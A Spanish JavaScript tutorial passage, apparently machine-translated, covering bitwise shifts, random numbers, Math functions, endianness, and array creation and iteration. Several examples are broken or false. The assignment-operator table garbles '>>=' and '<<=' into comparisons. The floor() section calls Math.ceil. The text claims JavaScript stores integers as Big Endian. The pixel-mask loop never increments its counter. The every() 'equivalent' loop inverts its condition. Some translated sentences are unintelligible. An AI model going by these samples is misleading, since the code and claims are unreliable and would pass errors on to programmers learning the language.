a = 0b0001 << 2; // a === 0b0100  
a = 0b0001 << 3; // a === 0b1000
```

Desplazar a la izquierda equivale a multiplicar enteros por `Math.pow(2, n)` . Al realizar operaciones matemáticas integrales, el desplazamiento puede mejorar significativamente la velocidad de algunas operaciones matemáticas.

```
var n = 2;  
var a = 5.4;  
var result = (a << n) === Math.floor(a) * Math.pow(2,n);  
// result is true  
a = 5.4 << n; // 20
```

Desplazamiento a la derecha en modo de bit >> (Desplazamiento de signo de propagación) >>> (Desplazamiento a la derecha con relleno)

```
a = 0b1001 >> 1; // a === 0b0100
a = 0b1001 >> 2; // a === 0b0010
a = 0b1001 >> 3; // a === 0b0001

a = 0b1001 >>> 1; // a === 0b0100
a = 0b1001 >>> 2; // a === 0b0010
a = 0b1001 >>> 3; // a === 0b0001
```

Un valor negativo de 32 bits siempre tiene el bit más a la izquierda:

```
a=0b111111111111111111111111110111|0;
console.log(a); // -9
b=a>>2;      // leftmost bit is shifted 1 to the right then new left most bit is set to on
(1)
console.log(b); // -3
b=a>>>2;     // leftmost bit is shifted 1 to the right. the new left most bit is set to off
(0)
console.log(b); // 2147483643
```

El resultado de una operación >>> siempre es positivo.

El resultado de un >> es siempre el mismo signo que el valor cambiado.

El cambio a la derecha en números positivos es el equivalente a dividir por `Math.pow(2,n)` y al suelo el resultado:

```
a = 256.67;
n = 4;
result = (a >> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >>n; // 16

result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >>>n; // 16
```

El desplazamiento a la derecha del relleno cero (>>>) en los números negativos es diferente. Como JavaScript no se convierte a entradas sin firmar cuando se realizan operaciones de bits, no hay un equivalente operativo:

```
a = -256.67;
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is false
```

Operadores de asignación bitwise

Con la excepción de que no (~) todos los operadores bitwise anteriores se pueden usar como operadores de asignación:

```
a |= b; // same as: a = a | b;  
a ^= b; // same as: a = a ^ b;  
a &= b; // same as: a = a & b;  
a >= b; // same as: a = a >> b;  
a >>= b; // same as: a = a >>> b;  
a <= b; // same as: a = a << b;
```

Advertencia : Javascript usa Big Endian para almacenar enteros. Esto no siempre coincidirá con el Endian del dispositivo / SO. Cuando utilice matrices escritas con longitudes de bits superiores a 8 bits, debe comprobar si el entorno es Little Endian o Big Endian antes de aplicar operaciones bitwise.

Advertencia : Operadores bitwise como `&` y `|` **no** son **lo** mismo que los operadores lógicos `&&` (`y`) y `||` (`o`). Proporcionarán resultados incorrectos si se utilizan como operadores lógicos. El operador `^` **no** es el **operador de potencia** (`ab`) .

Obtener al azar entre dos números

Devuelve un entero aleatorio entre `min` y `max` :

```
function randomBetween(min, max) {  
    return Math.floor(Math.random() * (max - min + 1)) + min;  
}
```

Ejemplos:

```
// randomBetween(0, 10);  
Math.floor(Math.random() * 11);  
  
// randomBetween(1, 10);  
Math.floor(Math.random() * 10) + 1;  
  
// randomBetween(5, 20);  
Math.floor(Math.random() * 16) + 5;  
  
// randomBetween(-10, -2);  
Math.floor(Math.random() * 9) - 10;
```

Aleatorio con distribución gaussiana.

Lo que `Math.random()` función `Math.random()` dé números aleatorios con una desviación estándar que se aproxima a 0. Cuando seleccionamos un mazo de cartas o simulamos una tirada de dados.

Pero en la mayoría de las situaciones esto no es realista. En el mundo real, la aleatoriedad tiende a acumularse alrededor de un valor normal común. Si se grafica en un gráfico, se obtiene la curva de campana clásica o la distribución gaussiana.

Hacer esto con la función `Math.random()` es relativamente simple.

```

var randNum = (Math.random() + Math.random()) / 2;
var randNum = (Math.random() + Math.random() + Math.random()) / 3;
var randNum = (Math.random() + Math.random() + Math.random() + Math.random()) / 4;

```


Agregar un valor aleatorio a la última aumenta la varianza de los números aleatorios. Dividir por la cantidad de veces que agrega normaliza el resultado a un rango de 0–1

Como agregar más de unos pocos randoms es complicado, una función simple le permitirá seleccionar la varianza que deseé.

```

// v is the number of times random is summed and should be over >= 1
// return a random number between 0-1 exclusive
function randomG(v){
    var r = 0;
    for(var i = v; i > 0; i --){
        r += Math.random();
    }
    return r / v;
}

```



La imagen muestra la distribución de los valores aleatorios para diferentes valores de v. La parte superior izquierda es la única `Math.random()` estándar llamada, la parte inferior derecha es `Math.random()` sumada 8 veces. Esto es de 5,000,000 muestras usando Chrome.

Este método es más eficiente en `v < 5`

Techo y piso

`ceil()`

El método `ceil()` redondea un número *hacia arriba* al entero más cercano y devuelve el resultado.

Sintaxis:

```
Math.ceil(n);
```

Ejemplo:

```

console.log(Math.ceil(0.60)); // 1
console.log(Math.ceil(0.40)); // 1
console.log(Math.ceil(5.1)); // 6
console.log(Math.ceil(-5.1)); // -5
console.log(Math.ceil(-5.9)); // -5

```

```
floor()
```

El método `floor()` redondea un número *hacia abajo* al entero más cercano y devuelve el resultado.

Sintaxis:

```
Math.floor(n);
```

Ejemplo:

```
console.log(Math.ceil(0.60)); // 0
console.log(Math.ceil(0.40)); // 0
console.log(Math.ceil(5.1)); // 5
console.log(Math.ceil(-5.1)); // -6
console.log(Math.ceil(-5.9)); // -6
```

Math.atan2 para encontrar la dirección

Si está trabajando con vectores o líneas, en algún momento querrá obtener la dirección de un vector o línea. O la dirección de un punto a otro punto.

`Math.atan(yComponent, xComponent)` devuelve el ángulo en radio dentro del rango de `-Math.PI` a `Math.PI` (-180 a 180 grados)

Dirección de un vector

```
var vec = {x : 4, y : 3};
var dir = Math.atan2(vec.y, vec.x); // 0.6435011087932844
```

Direccion de una linea

```
var line = {
  p1 : { x : 100, y : 128 },
  p2 : { x : 320, y : 256 }
}
// get the direction from p1 to p2
var dir = Math.atan2(line.p2.y - line.p1.y, line.p2.x - line.p1.x); // 0.5269432271894297
```

Dirección de un punto a otro punto

```
var point1 = { x: 123, y: 294 };
var point2 = { x: 354, y: 284 };
// get the direction from point1 to point2
var dir = Math.atan2(point2.y - point1.y, point2.x - point1.x); // -0.04326303140726714
```

Sin & Cos para crear un vector dada dirección y distancia

Si tiene un vector en forma polar (dirección y distancia), querrá convertirlo en un vector cartesiano

con componente ax e y. Para referencia, el sistema de coordenadas de la pantalla tiene direcciones como puntos de 0 grados de izquierda a derecha, 90 ($\text{PI} / 2$) puntos hacia abajo de la pantalla, y así sucesivamente en el sentido de las agujas del reloj.

```
var dir = 1.4536; // direction in radians
var dist = 200; // distance
var vec = {};
vec.x = Math.cos(dir) * dist; // get the x component
vec.y = Math.sin(dir) * dist; // get the y component
```

También puede ignorar la distancia para crear un vector normalizado (1 unidad de longitud) en la dirección de dir

```
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.cos(dir); // get the x component
vec.y = Math.sin(dir); // get the y component
```

Si su sistema de coordenadas tiene y arriba, entonces necesita cambiar cos y sin. En este caso, una dirección positiva es en sentido contrario a las agujas del reloj desde el eje x.

```
// get the directional vector where y points up
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.sin(dir); // get the x component
vec.y = Math.cos(dir); // get the y component
```

Math.hypot

Para encontrar la distancia entre dos puntos, usamos pitágoras para obtener la raíz cuadrada de la suma del cuadrado del componente del vector entre ellos.

```
var v1 = {x : 10, y : 5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.sqrt(x * x + y * y); // 11.180339887498949
```

Con ECMAScript 6 vino Math.hypot que hace lo mismo

```
var v1 = {x : 10, y : 5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.hypot(x,y); // 11.180339887498949
```

Ahora no tiene que mantener las variables provisionales para evitar que el código se convierta en un lío de variables

```
var v1 = {x : 10, y : 5};
var v2 = {x : 20, y : 10};
```

```
var distance = Math.hypot(v2.x - v1.x, v2.y - v1.y); // 11.180339887498949
```


Math.hypot puede tomar cualquier número de dimensiones

```
// find distance in 3D  
var v1 = {x : 10, y : 5, z : 7};  
var v2 = {x : 20, y : 10, z : 16};  
var dist = Math.hypot(v2.x - v1.x, v2.y - v1.y, v2.z - v1.z); // 14.352700094407325  
  
// find length of 11th dimensional vector  
var v = [1,3,2,6,1,7,3,7,5,3,1];  
var i = 0;  
dist =  
Math.hypot(v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++]);
```

Funciones periódicas usando math.sin

Math.sin y Math.cos son cílicos con un período de $2 * \pi$ radianes (360 grados) que emiten una onda con una amplitud de 2 en el rango de -1 a 1.

Gráfico de la función seno y coseno: (cortesía de Wikipedia)



Ambos son muy útiles para muchos tipos de cálculos periódicos, desde crear ondas de sonido hasta animaciones e incluso codificar y decodificar datos de imágenes.

Este ejemplo muestra cómo crear una onda de pecado simple con control sobre el período / frecuencia, fase, amplitud y desplazamiento.

La unidad de tiempo utilizada es segundos.

La forma más simple con control sobre la frecuencia solamente.

```
// time is the time in seconds when you want to get a sample
// Frequency represents the number of oscillations per second
function oscillator(time, frequency){
    return Math.sin(time * 2 * Math.PI * frequency);
}
```

En casi todos los casos, deseará realizar algunos cambios en el valor devuelto. Los términos comunes para modificaciones.

- Fase: El desplazamiento en términos de frecuencia desde el inicio de las oscilaciones. Es un valor en el rango de 0 a 1 donde el valor 0.5 mueve la onda hacia adelante en el tiempo en la mitad de su frecuencia. Un valor de 0 o 1 no hace cambio.
- Amplitud: la distancia desde el valor más bajo y el valor más alto durante un ciclo. Una amplitud de 1 tiene un rango de 2. El punto más bajo (canal) -1 al más alto (pico) 1. Para una onda con frecuencia 1, el pico está a 0.25 segundos y el canal a 0.75.
- Offset: mueve toda la ola hacia arriba o hacia abajo.

Para incluir todo esto en la función:

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    var t = time * frequency * Math.PI * 2; // get phase at time
    t += phase * Math.PI * 2; // add the phase offset
    var v = Math.sin(t); // get the value at the calculated position in the cycle
    v *= amplitude; // set the amplitude
    v += offset; // add the offset
    return v;
}
```

O en una forma más compacta (y ligeramente más rápida):

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    return Math.sin(time * frequency * Math.PI * 2 + phase * Math.PI * 2) * amplitude +
    offset;
}
```

Todos los argumentos aparte del tiempo son opcionales.

Simulando eventos con diferentes probabilidades.

A veces es posible que solo necesite simular un evento con dos resultados, tal vez con diferentes probabilidades, pero puede encontrarse en una situación que requiere muchos resultados posibles con diferentes probabilidades. Imaginemos que desea simular un evento que tiene seis resultados igualmente probables. Esto es bastante simple.

```
function simulateEvent(numEvents) {
    var event = Math.floor(numEvents * Math.random());
    return event;
}

// simulate fair die
console.log("Rolled a "+(simulateEvent(6)+1)); // Rolled a 2
```

Sin embargo, es posible que no desee resultados igualmente probables. Digamos que tenía una lista de tres resultados representados como un conjunto de probabilidades en porcentajes o múltiplos de probabilidad. Tal ejemplo podría ser un dado ponderado. Podría volver a escribir la función anterior para simular tal evento.

```
function simulateEvent(chances) {
    var sum = 0;
    chances.forEach(function(chance) {
        sum+=chance;
    });
    var rand = Math.random();
    var chance = 0;
    for(var i=0; i<chances.length; i++) {
        chance+=chances[i]/sum;
        if(rand<chance) {
            return i;
        }
    }

    // should never be reached unless sum of probabilities is less than 1
    // due to all being zero or some being negative probabilities
    return -1;
}

// simulate weighted dice where 6 is twice as likely as any other face
// using multiples of likelihood
console.log("Rolled a "+(simulateEvent([1,1,1,1,1,2])+1)); // Rolled a 1

// using probabilities
console.log("Rolled a "+(simulateEvent([1/7,1/7,1/7,1/7,1/7,2/7])+1)); // Rolled a 6
```

Como probablemente habrá notado, estas funciones devuelven un índice, por lo que podría tener más resultados descriptivos almacenados en una matriz. Aquí hay un ejemplo.

```
var rewards = ["gold coin","silver coin","diamond","god sword"];
var likelihoods = [5,9,1,0];
// least likely to get a god sword (0/15 = 0%, never),
// most likely to get a silver coin (9/15 = 60%, more than half the time)

// simulate event, log reward
console.log("You get a "+rewards[simulateEvent(likelihoods)]); // You get a silver coin
```

Little / Big endian para arreglos escritos cuando se usan operadores bitwise

Detectar el endian del dispositivo.

```
var isLittleEndian = true;
()=>{
    var buf = new ArrayBuffer(4);
    var buf8 = new Uint8ClampedArray(buf);
    var data = new Uint32Array(buf);
    data[0] = 0x0F000000;
    if(buf8[0] === 0x0f){
        isLittleEndian = false;
    }
}()
```

Little-Endian almacena los bytes más significativos de derecha a izquierda.

Big-Endian almacena los bytes más significativos de izquierda a derecha.

```
var myNum = 0x11223344 | 0; // 32 bit signed integer
var buf = new ArrayBuffer(4);
var data8 = new Uint8ClampedArray(buf);
var data32 = new Uint32Array(buf);
data32[0] = myNum; // store number in 32Bit array
```

Si el sistema utiliza Little-Endian, los valores de byte de 8 bits serán

```
console.log(data8[0].toString(16)); // 0x44
console.log(data8[1].toString(16)); // 0x33
console.log(data8[2].toString(16)); // 0x22
console.log(data8[3].toString(16)); // 0x11
```

Si el sistema utiliza Big-Endian, los valores de byte de 8 bits serán

```
console.log(data8[0].toString(16)); // 0x11
console.log(data8[1].toString(16)); // 0x22
console.log(data8[2].toString(16)); // 0x33
console.log(data8[3].toString(16)); // 0x44
```

Ejemplo donde el tipo Edian es importante

```
var canvas = document.createElement("canvas");
var ctx = canvas.getContext("2d");
var imgData = ctx.getImageData(0, 0, canvas.width, canvas.height);
// To speed up read and write from the image buffer you can create a buffer view that is
// 32 bits allowing you to read/write a pixel in a single operation
var buf32 = new Uint32Array(imgData.data.buffer);
// Mask out Red and Blue channels
var mask = 0x00FF00FF; // bigEndian pixel channels Red,Green,Blue,Alpha
if(isLittleEndian){
    mask = 0xFF00FF00; // littleEndian pixel channels Alpha,Blue,Green,Red
}
var len = buf32.length;
var i = 0;
while(i < len){ // Mask all pixels
    buf32[i] &= mask; //Mask out Red and Blue
}
ctx.putImageData(imgData);
```

Obteniendo máximo y mínimo

La función `Math.max()` devuelve el mayor de cero o más números.

```
Math.max(4, 12); // 12
Math.max(-1, -15); // -1
```

La función `Math.min()` devuelve el menor de cero o más números.

```
Math.min(4, 12); // 4  
Math.min(-1,-15); // -15
```

Obtener el máximo y el mínimo de una matriz:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],  
    max = Math.max.apply(Math, arr),  
    min = Math.min.apply(Math, arr);  
  
console.log(max); // Logs: 9  
console.log(min); // Logs: 1
```

ECMAScript 6 [extendió el operador](#), obteniendo el máximo y el mínimo de una matriz:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],  
    max = Math.max(...arr),  
    min = Math.min(...arr);  
  
console.log(max); // Logs: 9  
console.log(min); // Logs: 1
```

Restrinja el número al rango mínimo / máximo

Si necesita fijar un número para mantenerlo dentro de un límite de rango específico

```
function clamp(min, max, val) {  
    return Math.min(Math.max(min, +val), max);  
}  
  
console.log(clamp(-10, 10, "4.30")); // 4.3  
console.log(clamp(-10, 10, -8)); // -8  
console.log(clamp(-10, 10, 12)); // 10  
console.log(clamp(-10, 10, -15)); // -10
```

[Ejemplo de caso de uso \(jsFiddle\)](#)

Obteniendo raíces de un número

Raíz cuadrada

Usa `Math.sqrt()` para encontrar la raíz cuadrada de un número

```
Math.sqrt(16) #=> 4
```

Raíz cúbica

Para encontrar la raíz cúbica de un número, use la función `Math.cbrt()`

```
Math.cbrt(27)    #=> 3
```

Encontrando raíces

Para encontrar la raíz nth, use la función `Math.pow()` y pase un exponente fraccionario.

```
Math.pow(64, 1/6) #=> 2
```

Capítulo 16: Arrays

Sintaxis

- `array = [valor , valor , ...]`
- `array = new Array (valor , valor , ...)`
- `array = Array.of (valor , valor , ...)`
- `array = Array.from (arrayLike)`

Observaciones

Resumen: Las matrices en JavaScript son, simplemente, instancias de `Object` modificados con un prototipo avanzado, capaces de realizar una variedad de tareas relacionadas con la lista. Fueron agregados en ECMAScript 1st Edition, y otros métodos de prototipo llegaron a ECMAScript 5.1 Edition.

Advertencia: Si se especifica un parámetro numérico llamado `n` en el `new Array()` constructor `new Array()`, declarará una matriz con `n` cantidad de elementos, ¡no declarará una matriz con 1 elemento con el valor de `n`!

```
console.log(new Array(53)); // This array has 53 'undefined' elements!
```

Dicho esto, siempre debe usar `[]` al declarar una matriz:

```
console.log([53]); // Much better!
```

Examples

Inicialización de matriz estándar

Hay muchas formas de crear matrices. Los más comunes son utilizar literales de matriz o el constructor de matriz:

```
var arr = [1, 2, 3, 4];
var arr2 = new Array(1, 2, 3, 4);
```

Si el constructor de `Array` se usa sin argumentos, se crea una matriz vacía.

```
var arr3 = new Array();
```

resultados en:

```
[]
```

Tenga en cuenta que si se usa exactamente con un argumento y ese argumento es un `number`, se creará una matriz de esa longitud con todos los valores `undefined`:

```
var arr4 = new Array(4);
```

resultados en:

```
[undefined, undefined, undefined, undefined]
```

Eso no se aplica si el único argumento no es numérico:

```
var arr5 = new Array("foo");
```

resultados en:

```
["foo"]
```

6

Similar a un literal de matriz, `Array.of` se puede usar para crear una nueva instancia de `Array` dado una serie de argumentos:

```
Array.of(21, "Hello", "World");
```

resultados en:

```
[21, "Hello", "World"]
```

En contraste con el constructor de `Array`, la creación de un array con un solo número como `Array.of(23)` creará un nuevo array [23], en lugar de un `Array` con una longitud de 23.

La otra forma de crear e inicializar una matriz sería `Array.from`

```
var newArray = Array.from({ length: 5 }, (_, index) => Math.pow(index, 4));
```

resultará:

```
[0, 1, 16, 81, 256]
```

Distribución de la matriz / reposo

Operador de propagación

6

Con ES6, puede usar diferenciales para separar elementos individuales en una sintaxis separada por comas:

```
let arr = [1, 2, 3, ...[4, 5, 6]]; // [1, 2, 3, 4, 5, 6]
```

```
// in ES < 6, the operations above are equivalent to  
arr = [1, 2, 3];  
arr.push(4, 5, 6);
```

El operador de propagación también actúa sobre las cadenas, separando cada carácter individual en un nuevo elemento de cadena. Por lo tanto, al utilizar una [función de matriz](#) para convertirlos en enteros, la matriz creada anteriormente es equivalente a la siguiente:

```
let arr = [1, 2, 3, ..."456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

O, usando una sola cadena, esto podría simplificarse para:

```
let arr = [..."123456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

Si el mapeo no se realiza entonces:

```
let arr = [..."123456"]; // ["1", "2", "3", "4", "5", "6"]
```

El operador de propagación también se puede utilizar para [propagar argumentos en una función](#):

```
function myFunction(a, b, c) { }  
let args = [0, 1, 2];  
  
myFunction(...args);  
  
// in ES < 6, this would be equivalent to:  
myFunction.apply(null, args);
```

Operador de descanso

El resto del operador hace lo opuesto al operador de propagación al unir varios elementos en uno solo.

```
[a, b, ...rest] = [1, 2, 3, 4, 5, 6]; // rest is assigned [3, 4, 5, 6]
```

Recopilar argumentos de una función:

```
function myFunction(a, b, ...rest) { console.log(rest); }  
  
myFunction(0, 1, 2, 3, 4, 5, 6); // rest is [2, 3, 4, 5, 6]
```

Mapeo de valores

A menudo es necesario generar una nueva matriz basada en los valores de una matriz existente.

Por ejemplo, para generar una matriz de longitudes de cadena a partir de una matriz de cadenas:

```
['one', 'two', 'three', 'four'].map(function(value, index, arr) {  
    return value.length;  
});  
// → [3, 3, 5, 4]
```

6

```
['one', 'two', 'three', 'four'].map(value => value.length);  
// → [3, 3, 5, 4]
```

En este ejemplo, se proporciona una función anónima a la función `map()`, y la función `map` la llamará para cada elemento de la matriz, proporcionando los siguientes parámetros, en este orden:

- El elemento en si
- El índice del elemento (0, 1 ...)
- Toda la matriz

Además, `map()` proporciona un segundo parámetro *opcional* para establecer el valor de `this` en la función de mapeo. Dependiendo del entorno de ejecución, el valor predeterminado de `this` puede variar:

En un navegador, el valor predeterminado de `this` es siempre `window`:

```
['one', 'two'].map(function(value, index, arr) {  
    console.log(this); // window (the default value in browsers)  
    return value.length;  
});
```

Puedes cambiarlo a cualquier objeto personalizado como este:

```
['one', 'two'].map(function(value, index, arr) {  
    console.log(this); // Object { documentation: "randomObject" }  
    return value.length;  
}, {  
    documentation: 'randomObject'  
});
```

Valores de filtrado

El método `filter()` crea una matriz rellena con todos los elementos de la matriz que pasan una prueba proporcionada como una función.

5.1

```
[1, 2, 3, 4, 5].filter(function(value, index, arr) {  
    return value > 2;  
});
```

6

```
[1, 2, 3, 4, 5].filter(value => value > 2);
```

Resultados en una nueva matriz:

```
[3, 4, 5]
```

Filtrar valores falsos.

5.1

```
var filtered = [ 0, undefined, { }, null, "", true, 5].filter(Boolean);
```

Dado que [Boolean es una función / constructor de javascript nativo](#) que toma [un parámetro opcional] y el método de filtro también toma una función y le pasa el elemento de la matriz actual como parámetro, puede leerlo de la siguiente manera:

1. Boolean(0) devuelve falso
2. Boolean(undefined) devuelve falso
3. Boolean({}) devuelve **true**, lo que significa empujarlo a la matriz devuelta
4. Boolean(null) devuelve falso
5. Boolean("") devuelve false
6. Boolean(true) devuelve **true**, lo que significa que se envía a la matriz devuelta
7. Boolean(5) devuelve **true**, lo que significa que lo empuja a la matriz devuelta

así resultará el proceso global

```
[ { }, true, 5 ]
```

Otro ejemplo simple

Este ejemplo utiliza el mismo concepto de pasar una función que toma un argumento

5.1

```
function startsWithLetterA(str) {  
    if(str && str[0].toLowerCase() == 'a') {  
        return true  
    }  
    return false;  
}  
  
var str          = 'Since Boolean is a native javascript function/constructor that takes  
[one optional parameter] and the filter method also takes a function and passes it the current  
array item as a parameter, you could read it like the following';  
var strArray     = str.split(" ");  
var wordsStartsWithA = strArray.filter(startsWithLetterA);  
//["a", "and", "also", "a", "and", "array", "as"]
```

Iteración

Un tradicional `for` -loop

Un tradicional `for` bucle tiene tres componentes:

1. **La inicialización:** ejecutada antes de que se ejecute el bloque look la primera vez.
2. **La condición:** verifica una condición cada vez antes de que se ejecute el bloque de bucle, y abandona el bucle si es falso
3. **El pensamiento posterior:** se realiza cada vez que se ejecuta el bloque de bucle

Estos tres componentes están separados unos de otros por a ; símbolo. El contenido para cada uno de estos tres componentes es opcional, lo que significa que lo siguiente es el mínimo posible `for` bucle:

```
for (;;) {  
    // Do stuff  
}
```

Por supuesto, deberá incluir un `if(condition === true) { break; }` o `if(condition === true) { return; }` algún lugar dentro de `eso for -loop` para que deje de correr.

Generalmente, sin embargo, la inicialización se usa para declarar un índice, la condición se usa para comparar ese índice con un valor mínimo o máximo, y la idea posterior se usa para incrementar el índice:

```
for (var i = 0, length = 10; i < length; i++) {  
    console.log(i);  
}
```

Usando un bucle `for` tradicional `for` recorrer un array

La forma tradicional de recorrer una matriz, es esta:

```
for (var i = 0, length = myArray.length; i < length; i++) {  
    console.log(myArray[i]);  
}
```

O, si prefieres hacer un bucle hacia atrás, haz esto:

```
for (var i = myArray.length - 1; i > -1; i--) {  
    console.log(myArray[i]);  
}
```

Hay, sin embargo, muchas variaciones posibles, como por ejemplo esta:

```
for (var key = 0, value = myArray[key], length = myArray.length; key < length; value =  
myArray[++key]) {
```

```
    console.log(value);
}
```

... o este ...

```
var i = 0, length = myArray.length;
for (; i < length;) {
    console.log(myArray[i]);
    i++;
}
```

... o este:

```
var key = 0, value;
for (; value = myArray[key++];){
    console.log(value);
}
```

Lo que funcione mejor es en gran medida una cuestión de gusto personal y del caso de uso específico que está implementando.

Tenga en cuenta que cada una de estas variaciones es compatible con todos los navegadores, incluidos los muy antiguos.

A `while` bucle

Una alternativa a una `for` bucle es un `while` bucle. Para recorrer una matriz, puedes hacer esto:

```
var key = 0;
while(value = myArray[key++]){
    console.log(value);
}
```

Al igual tradicional `for` bucles, `while` los bucles son apoyadas por incluso el más antiguo de los navegadores.

Además, tenga en cuenta que cada bucle `while` puede reescribirse como un bucle `for`. Por ejemplo, el `while` aquí anteriormente bucle se comporta de la misma manera como este `for`-loop:

```
for(var key = 0; value = myArray[key++];){
    console.log(value);
}
```

`for...in`

En JavaScript, también puedes hacer esto:

```
for (i in myArray) {
    console.log(myArray[i]);
```

```
}
```

Esto se debe utilizar con cuidado, sin embargo, ya que no se comporta igual que una tradicional `for` bucle en todos los casos, y hay efectos secundarios potenciales que deben tenerse en cuenta. Ver [¿Por qué es una mala idea usar "for ... in" con iteración de matriz?](#) para más detalles.

`for...of`

En ES 6, el bucle `for-of` es la forma recomendada de iterar sobre los valores de una matriz:

6

```
let myArray = [1, 2, 3, 4];
for (let value of myArray) {
  let twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
}
```

El siguiente ejemplo muestra la diferencia entre un bucle `for...of` y un bucle `for...in`:

6

```
let myArray = [3, 5, 7];
myArray.foo = "hello";

for (var i in myArray) {
  console.log(i); // logs 0, 1, 2, "foo"
}

for (var i of myArray) {
  console.log(i); // logs 3, 5, 7
}
```

`Array.prototype.keys()`

El método `Array.prototype.keys()` se puede usar para iterar sobre índices como este:

6

```
let myArray = [1, 2, 3, 4];
for (let i of myArray.keys()) {
  let twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

`Array.prototype.forEach()`

El `.forEach(...)` es una opción en ES 5 y superior. Es compatible con todos los navegadores modernos, así como con Internet Explorer 9 y versiones posteriores.

5

```
[1, 2, 3, 4].forEach(function(value, index, arr) {  
  var twoValue = value * 2;  
  console.log("2 * value is: %d", twoValue);  
});
```

Comparando con el bucle `for` tradicional, no podemos saltar fuera del bucle en `.forEach()`. En este caso, use el bucle `for`, o use la iteración parcial que se presenta a continuación.

En todas las versiones de JavaScript, es posible iterar a través de los índices de una matriz utilizando un estilo C tradicional `for` bucle.

```
var myArray = [1, 2, 3, 4];  
for(var i = 0; i < myArray.length; ++i) {  
  var twoValue = myArray[i] * 2;  
  console.log("2 * value is: %d", twoValue);  
}
```

También es posible usar `while` loop:

```
var myArray = [1, 2, 3, 4],  
    i = 0, sum = 0;  
while(i++ < myArray.length) {  
  sum += i;  
}  
console.log(sum);
```

Array.prototype.every

Desde ES5, si desea iterar sobre una parte de una matriz, puede usar `Array.prototype.every`, que se repite hasta que devolvamos `false`:

5

```
// [].every() stops once it finds a false result  
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)  
[2, 4, 7, 9].every(function(value, index, arr) {  
  console.log(value);  
  return value % 2 === 0; // iterate until an odd number is found  
});
```

Equivalente en cualquier versión de JavaScript:

```
var arr = [2, 4, 7, 9];  
for (var i = 0; i < arr.length && (arr[i] % 2 !== 0); i++) { // iterate until an odd number is  
  found  
  console.log(arr[i]);  
}
```

Array.prototype.some

`Array.prototype.some` itera hasta que devolvamos `true`:

```
// [].some stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].some(function(value, index, arr) {
  console.log(value);
  return value === 7; // iterate until we find value 7
});
```

Equivalente en cualquier versión de JavaScript:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && arr[i] !== 7; i++) {
  console.log(arr[i]);
}
```

Bibliotecas

Finalmente, muchas bibliotecas de utilidades también tienen su propia variación `foreach`. Tres de los más populares son estos:

`jQuery.each()` , en [jQuery](#) :

```
$.each(myArray, function(key, value) {
  console.log(value);
});
```

`_.each()` , en [Underscore.js](#) :

```
_.each(myArray, function(value, key, myArray) {
  console.log(value);
});
```
